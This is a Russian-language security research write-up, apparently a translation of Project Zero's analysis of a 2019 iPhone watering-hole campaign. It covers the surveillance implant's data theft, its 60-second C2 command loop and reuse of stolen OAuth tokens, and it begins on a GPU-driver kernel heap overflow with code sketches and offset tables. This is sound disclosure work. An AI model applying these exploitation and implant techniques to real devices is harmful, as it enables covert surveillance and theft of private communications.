Миссия Project Zero — сделать эксплуатацию уязвимостей нулевого дня сложной. Мы сотрудничаем с другими компаниями, находя уязвимости безопасности и сообщая о них, чтобы содействовать системным улучшениям широко используемых платформ и защищать пользователей.

В начале этого года группа анализа угроз Google (TAG) обнаружила небольшую группу взломанных сайтов, использовавшихся для неизбирательных атак типа watering hole на посетителей с iPhone. Сервер эксплойтов не выбирал конкретные цели: для запуска атаки было достаточно зайти на один из сайтов. В случае успешной эксплуатации сервер устанавливал имплант для слежения. По нашим оценкам, каждую неделю эти сайты посещали тысячи людей.

TAG собрала пять полных и различных цепочек эксплойтов iPhone, охватывающих почти все выпуски от iOS 10 до последней версии iOS 12. Свидетельства указывали на группу, которая как минимум два года целенаправленно пыталась взламывать iPhone участников определённых сообществ.



В этой серии исследуются вероятные первопричины и то, что они говорят о жизненном цикле разработки программ Apple. Выявленные закономерности не новы, но их часто упускают из виду: код, который, по-видимому, никогда не работал; код, скорее всего не проходивший содержательной проверки качества; и функции, выпущенные практически без признаков тестирования или рецензирования.

В пяти цепочках TAG и Project Zero выявили четырнадцать уязвимостей:

• Семь уязвимостей в браузере iPhone.
• Пять уязвимостей ядра.
• Два различных способа выхода из песочницы.

Первоначальный анализ показал, что на момент обнаружения как минимум одна цепочка повышения привилегий всё ещё не была исправлена: CVE-2019-7287 и CVE-2019-7286. Project Zero сообщила о них Apple 1 февраля 2019 года, установив семидневный срок. 7 февраля Apple вне очереди выпустила iOS 12.1.4 и в тот же день публично сообщила об исправлениях.

После нескольких месяцев исследования почти каждого байта каждой цепочки мы можем подробно описать реальную кампанию массовой эксплуатации iPhone. Связанные исследования включают:

• Цепочка эксплуатации iOS № 1
• Цепочка эксплуатации iOS № 2

• Цепочка эксплуатации iOS № 3
• Цепочка эксплуатации iOS № 4
• Цепочка эксплуатации iOS № 5
• Анализ эксплойтов JavaScriptCore
• Разбор импланта для слежения

Разбор импланта включает демонстрацию на наших собственных устройствах с восстановленным методом обратной разработки сервером управления. Она показывает, как имплант в реальном времени похищает личные данные, включая сообщения iMessage, фотографии и координаты GPS. Самуэль Гросс анализирует браузерные эксплойты, обеспечившие первоначальные точки входа.

Важно помнить, что обнаружение означает неудачу злоумышленника. Если одна кампания стала видна, почти наверняка существуют и другие, оставшиеся незамеченными.

Пользователи принимают решения о риске, опираясь на публичную репутацию безопасности устройства. Защитные меры не способны полностью устранить риск атаки на выбранного пользователя. При этом «целью» человек может стать только потому, что родился в определённом регионе или принадлежит к некоторой этнической группе. Мобильные устройства неотделимы от современной жизни, но взломанное устройство может отправлять сведения о действиях человека в базу данных и сохранять их для будущего использования.

Общественной дискуссии пора выйти за рамки образа «диссидента за миллион долларов» и обратиться к предельной стоимости слежения за следующим потенциальным диссидентом. Стоит ли одна цепочка один, два или двадцать миллионов долларов, менее важно, чем приобретаемая с её помощью возможность выбирать цели и в реальном времени следить за частной жизнью целых групп населения.

Разбор импланта

Предыдущие цепочки эксплойтов завершались тем, что `posix_spawn()` запускала имплант, записанный в `/tmp`. Он незаметно работал в фоновом режиме с правами root. iOS не предоставляет пользователям интерфейса со списком процессов, поэтому бинарный файл почти не пытался скрыться.

В основном имплант похищал файлы и передавал текущее местоположение. Каждые шестьдесят секунд он связывался с сервером управления. Чтобы безопасно продемонстрировать его возможности, Project Zero запустила имплант на iPhone 8 с iOS 12, подключив его к специально созданному серверу C2, протокол которого был восстановлен методами обратной разработки. Все приведённые ниже снимки экрана сделаны на этом тестовом устройстве.

Сообщения со сквозным шифрованием в состоянии покоя

Сквозное шифрование защищает сообщения при передаче и от поставщика сервиса, однако приложения хранят читаемые копии на конечном устройстве. Доступ с правами root за пределами песочницы позволяет импланту копировать эти базы данных.

WhatsApp

В приложении и похищенной базе данных один и тот же разговор отображается в виде открытого текста.




messages database file uploaded by implant

```
$ sqlite3 ChatStorage.sqlite
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> .tables
ZWABLACKLISTITEM          ZWAGROUPMEMBERSCHANGE     ZWAPROFILEPUSHNAME
ZWACHATPROPERTIES         ZWAMEDIAITEM              ZWAVCARDMENTION
ZWACHATPUSHCONFIG         ZWAMESSAGE                ZWAZ1PAYMENTTRANSACTION
ZWACHATSESSION            ZWAMESSAGEDATAITEM        Z_METADATA
ZWAGROUPINFO              ZWAMESSAGEINFO            Z_MODELCACHE
ZWAGROUPMEMBER            ZWAPROFILEPICTUREITEM     Z_PRIMARYKEY
sqlite> select * from ZWACHATSESSION;
...
2|4|6|0|0|272|0|2|0|4|0|0|-5|0||9||588088153.555802||578764AD-682C-42DE-A19
C-8D83C3B60977:ABPerson|447846412085@s.whatsapp.net|||Kitty|
sqlite> select * from ZWAMESSAGE;
...
8|9|4|0|0|0|3|5|0|0|0|2|0|0|8|0|2|-32768||2||||||588088133|588088136.227191
|447846412085@s.whatsapp.net||||3A1A5EF9D85E2656CBFE|Gruuuuezi Issac!|
9|9|4|0|0|0|3|6|0|0|0|0|1|0|8|0|3|-32768||2||2||1||588088153.555802|5880881
53.599606|||||3AE107207900EEC3C115|MEGA HAMMER|447846412085@s.whatsapp.net
```

Telegram

Локальная база данных Telegram после компрометации конечного устройства аналогичным образом раскрывает отправленные и полученные сообщения.



telegram messages database file uploaded by implant

```
$sqlite3 ./telegram-data/account-1525308420026950829 4/postbox/db/db_sqlite
"select hex(value) from t7;" | xxd -r -p
R}#startend)    _rawValue3_T??(i`4Hello&_.???z??{?cfackD?r?.
Supergeil_??entitie?r?.)https://m.youtube.com/watch?v=jxVcgDMBU94D_???entit
ies

5'?E?%?Qctu)https://m.youtube.com/watch?v=jxVcgDMBU94dyoutube.com/watch?v=j
xVcgDMBU94hatyvideowsYouTubeti/EDEKA Supergeil (feat. Friedrich
Liechtenstein)tx?Jetzt SUPERGEIL kaufen! iTunes: http://bitly.com/1pC1qxx
Amazon: http://amzn.to/1jEQziM Supergeil - das neue Musikvideo von EDEKA
feat. Friedrich
Liechtenste...eu)https://www.youtube.com/embed/jxVcgDMBU94etiframeeswesh?du
```

iMessage

Несмотря на шифрование при передаче по сети, история iMessage доступна в базе данных сообщений устройства.



iMessage messages database file uploaded by implant

```
$ sqlite3 sms.db
sqlite> select * from message;

56|BE6BFBFE-D439-45EA-86D3-8A841EB1B04A|Alright|0||6|||

streamtyped???@???NSMutableAttributedString|10|0|iMessage|p:+447848473659|0
AA55FCD-52AE-4B80-AF4F-8CA0617306E6|0|588104038212639872|588104035|0|1|1|0|
0|0|0|0|0|1|0|0|0|0|0|0|0|0||1|0|0|0|0|0|0||0|0|0|0|0|0|0|0||0|||0|0|0||0|||
+447848473659|0|||0
57|5F14AE49-01D7-4E83-91A2-125BCA994D0D|Bring me some back!|0||6|||


streamtyped???@???NSMutableAttributedString|10|0|iMessage|p:+447848473659|0
AA55FCD-52AE-4B80-AF4F-8CA0617306E6|0|588104043756549888|588104041|0|1|1|0|
0|0|0|0|0|1|0|0|0|0|0|0|0|0||1|0|0|0|0|0|0||0|0|0|0|0|0|0|0||0|||0|0|0||0|||
+447848473659|0|||0
58|FF3E0BB1-F600-4360-9762-0D5C7ACC70C2|￼|0||6|||

streamtyped???@???NSMutableAttributedString|10|0|iMessage|p:+447848473659|0
AA55FCD-52AE-4B80-AF4F-8CA0617306E6|0|588107013968094976|588107018175391488
|588107018168325376|1|1|0|1|0|0|0|0|1|0|1|0|0|0|0|0|1||1|0|0|0|0|0|0||0|0|0
|0|0|0|0||0|||0|0|0||0|||+447848473659|0|||0
59|ED8FBB79-374F-4281-8C3B-F10AC808E4AB|Aelpermagronen :)|0||6|||

streamtyped???@???NSMutableAttributedString|10|0|iMessage|p:+447848473659|0
AA55FCD-52AE-4B80-AF4F-8CA0617306E6|0|588107037624904064|588107040798506496
|588107040793913088|1|1|0|1|0|0|0|0|1|0|1|0|0|0|0|0|0||1|0|0|0|0|0|0||0|0|0
|0|0|0|0||0|||0|0|0||0|||+447848473659|0|||0
```

Hangouts

Простые SQL-запросы к переданной базе данных Google Hangouts раскрывают текст сообщений и URL общих изображений.



hangouts database file uploaded by implant

```
sqlite3 data/10414208883821987576 2/GBMChatDataStore.sqllite "select
hex(events_event_data) from events" | xxd -r -p


$
...
,Hi Kitty! Did you enjoy your trip last
week?b8zAK_pllpiM8zAKd0oOkHyx???????????
$
...
Es war MEGA!b8zAK_pllpiM8zAKmrcb3Nyx???????
$
...https://lh3.googleusercontent.com/-tiv6zCOyZxY/XWY2uZ0P4dI/AAAAAAAAAAI/z
v3TFnkMBb4xINIWa19wBiujjHJPLrqnACK8BGAs/s0/2019-08-28.jpg
...
```

URL pointing to the image file; publicly accessible



Gmail

Имплант может передавать закрытые файлы приложения, содержащие почтовые данные в виде открытого текста.




gmail email database file uploaded by implant

```
$ sqlite3 "./Library/Application
Support/data/issac.cassi.19929292@gmail.com/sqlitedb" "select
hex(item_summary_proto) from items" | xxd -r -p
...
thread-a:r-3850742854413041744Does your yahoo account work?On Wed, 21 Aug
2019 at 20:56, Issac cassi <issac.cassi.19929292@gmail.com> wrote: On Wed,
21 Aug 2019 at 20:49, Issac cassi <issac.cassi.19929292@gmail.com> wro ?
i?-(????-U F?hqx`??G?x?
...
?thread-f:1642479081486697007NYour Apple ID was used to sign in to FaceTime
and iMessage on an iPhone 8.?Dear Issac Cassi, Your Apple ID
(issac.cassi.19929292@gmail.com)
...
```

Другие персональные данные

Имплант собирает адресную книгу:




contacts database file uploaded by implant

```
$ sqlite3 AddressBook.sqlitedb
sqlite> select First, Organization from ABPerson;
Bexley|
Kitty|
|Le Dezaley
|Swiss Chuchi
|Raclette Stube
|Raclette Factory
|Fribourger Fondue Stuebli
|Burgwies

sqlite> select c16Phone from ABPersonFullTextSearch_content;
07848 795725
07846 412085
+41 44 251 61 29
+41 (0) 44 266 96 66
+41 (0) 44 251 41 30
+41 (0) 44 261 04 10
+41 (0) 44 241 90 76
+41 (0) 44 380 63 20
```

Он может перечислять и передавать фотографии:




photos uploaded by implant





Он также записывает текущее GPS-положение устройства:



Контекст выполнения

Имплант встроен в каждый Mach-O-файл повышения привилегий в секцию `__DATA,__file`. Поддельный порт задачи ядра, использованный при эксплуатации, уничтожается до запуска импланта. Сам имплант целиком состоит из кода пользовательского пространства, но работает без песочницы с правами root и выбранными атакующим разрешениями.

Этим разрешениям доверяют, поскольку эксплойт добавил хеш каталога кода импланта в динамический кеш доверия ядра. Исследование с помощью `jtool` показывает широкие права доступа к закрытым данным и сервисам устройства.

Обратная разработка

Бинарный файл представляет собой неоптимизированный Objective-C-код. В основном он состоит из двух классов, `Service` и `Util`, а также вспомогательных процедур. При запуске создаётся объект `Service`, вызывается его метод `start`, после чего начинается текущий цикл выполнения.

```
int main(int argc, char **argv) {
    @autoreleasepool {
        Service *service = [[Service alloc] init];
        [service start];
        [[NSRunLoop currentRunLoop] run];
    }
    return 0;
}
```

Инвентаризация устройства

При первоначальном сборе создаётся словарь с идентификаторами и сведениями о системе, включая имя и модель устройства, версию ОС, номер телефона при его наличии, серийный номер и аппаратные идентификаторы, локаль, часовой пояс и сетевые данные.

Имплант генерирует UUID и сериализует словарь в XML-список свойств по пути следующего вида:

```
/tmp/68753A44-4D6F-1226-9C60-0050E4C00067
```

Затем универсальной процедуре передачи возвращается отображение наподобие `@{"device.plist": path}`. Этот шаблон — преобразование собранных данных во временные файлы и передача словарей с именами файлов и путями функции `postFiles` — используется во всём импланте.

Цикл команд

Сразу после эксплуатации имплант выполняет около десятка массовых передач. Затем он устанавливает `NSTimer`, который каждые шестьдесят секунд вызывает `timer_handle`.

```
[NSTimer scheduledTimerWithTimeInterval:60.0
                                 target:self
                               selector:@selector(timer_handle:)
                               userInfo:nil
                                repeats:YES];
```

При каждом опросе серверу отправляются идентификационные данные устройства, после чего разбираются возвращённые команды. Поддерживаются следующие операции:

• Передача сведений об устройстве и сети.
• Передача контактов, журнала вызовов, баз данных SMS/iMessage, заметок и голосовых записей.
• Перечисление установленных сторонних приложений.
• Передача выбранных каталогов контейнеров приложений.
• Передача фотографий и других медиафайлов.
• Чтение записей связки ключей и материалов аутентификации.
• Запуск или остановка отслеживания местоположения и передача GPS-координат.
• Выполнение дополнительных выбранных сервером операций сбора.

После передачи временные архивы и списки свойств удаляются. Сетевые запросы содержат достаточно идентификаторов, чтобы сервер мог связать каждый опрос и набор файлов с конкретной жертвой.


Содержимое приложений

В каталогах контейнеров сторонних приложений хранится основная часть их данных. Имплант содержит жёстко заданный список идентификаторов пакетов ценных приложений, контейнеры которых автоматически передаются при наличии на устройстве. Сервер C2 также может запросить полный список установленных приложений и выбрать дополнительные контейнеры.


Среди целей находятся популярные приложения для общения и электронной почты, в том числе WhatsApp, Telegram, Gmail, Hangouts и другие. Именно так имплант получает читаемые локальные копии разговоров со сквозным шифрованием.

Токены аутентификации

Данные связки ключей и контейнеров могут сохранить ценность даже после утраты непосредственного доступа к устройству. В ходе демонстрации похищенный токен OAuth Gmail был повторно использован за пределами телефона:



С помощью токена была аутентифицирована новая сессия Gmail:



Это важное различие. Сам бинарный файл не обладает устойчивостью, но учётные данные, похищенные во время одного успешного посещения, могут сохранить доступ к облачным учётным записям после перезагрузки телефона.

Последствия

Имплант может передать операторам почти всю доступную на устройстве персональную информацию в незашифрованном виде. В неё входят личные сообщения, почта, контакты, фотографии, история местоположений, базы данных приложений и токены аутентификации.

Имплант не обеспечивает устойчивость после загрузки. Перезагрузка останавливает его, и устройство должно снова посетить скомпрометированный сайт и подвергнуться эксплуатации. Тем не менее похищенные из связки ключей токены могут позволить операторам сохранять постоянный доступ к сервисам и учётным записям, не сохраняя контроль над телефоном.

Пять цепочек для ядра различаются, но все приводят к одному результату: слежке. Компрометация конечного устройства сводит на нет практическую конфиденциальность зашифрованных

приложений, поскольку открытый текст должен существовать там, где пользователь его читает и пишет.

Цепочка эксплойтов для iOS, применявшаяся в реальных атаках, часть 1: переполнение кучи в AGXAllocationList2::initWithSharedResourceList


Коротко

Техники в этой цепочке указывают, что её разрабатывали одновременно с iOS 10, а не адаптировали значительно позже. Это подтверждает вывод о том, что операторы не менее двух лет сохраняли возможность атаковать полностью обновлённые iPhone.

Первая уязвимость ядра

Точкой входа в ядро служит переполнение кучи в `AGXAllocationList2::initWithSharedResourceList`, части драйвера встроенного GPU `com.apple.AGX`. Она напрямую доступна из песочницы WebContent, поэтому отдельный выход из песочницы этой цепочке не нужен.

Общий входной буфер начинается с заголовка размером 0x18 байта. Последнее двойное слово в нём задаёт число следующих поддескрипторов размером 0x40 байта. Каждый поддескриптор заканчивается 16-разрядным числом подэлементов и содержит два параллельных массива: идентификаторы ресурсов в виде двойных слов и 16-разрядные флаги.



Драйвер доверяет значению `n_entries` из общей памяти и выделяет место в предположении, что на один дескриптор приходится не более шести подресурсов:

```
allocation_size = 8 * (6 * n_entries);
resources = IOMalloc(allocation_size);

for (uint32_t i = 0; i < n_entries; i++) {
    uint16_t count = descriptors[i].count;
```

```
    for (uint16_t j = 0; j < count; j++) {
        resources[out_index++] = lookup_resource(
            descriptors[i].resource_ids[j]);
    }
}
```

Атакующий управляет размером выделения и счётчиком каждого дескриптора. Дескрипторы с семью ресурсами вместо шести записывают один указатель за пределами ожидаемой области. Выбирая число дескрипторов с семью элементами, эксплойт записывает контролируемое количество указателей `IOAccelResource2 *` за пределы буфера `IOMalloc`.

Начало

Сначала эксплойт перечисляет потоки задачи WebContent с помощью `task_threads()` и завершает все, кроме текущего. Это уменьшает шум планировщика во время подготовки кучи.

Символы разрешаются через системный загрузчик. Хотя эксплойт использует IOSurface, он не скомпонован с этим фреймворком: вместо этого он вызывает `dlopen()` для `IOSurface.dylib` и разрешает `IOSurfaceCreate` и `IOSurfaceGetID` с помощью `dlsym()`.

Определение системы

Эксплойт читает `hw.machine` через `sysctl` и получает модель вроде `iPhone6,1`. Функция `CFCopySystemVersionDictionary()` предоставляет `ProductBuildVersion`. Вместе эти значения однозначно определяют образ ядра, например `iPhone6,1(14A403)` для iOS 10.0.1 на iPhone 5S.

Архивированный `NSDictionary` в сегменте `__DATA` эксплойта сопоставляет поддерживаемые строки модели и сборки со смещениями и несдвинутыми указателями, которые используются позднее. Это веское свидетельство того, что цепочку поддерживали для конкретных сочетаний устройств и версий ОС.

```
iPhone6,1(14A403) -> kernel offsets, vtable addresses, gadgets
iPhone6,1(14A456) -> kernel offsets, vtable addresses, gadgets
...
```

Эксплуатация

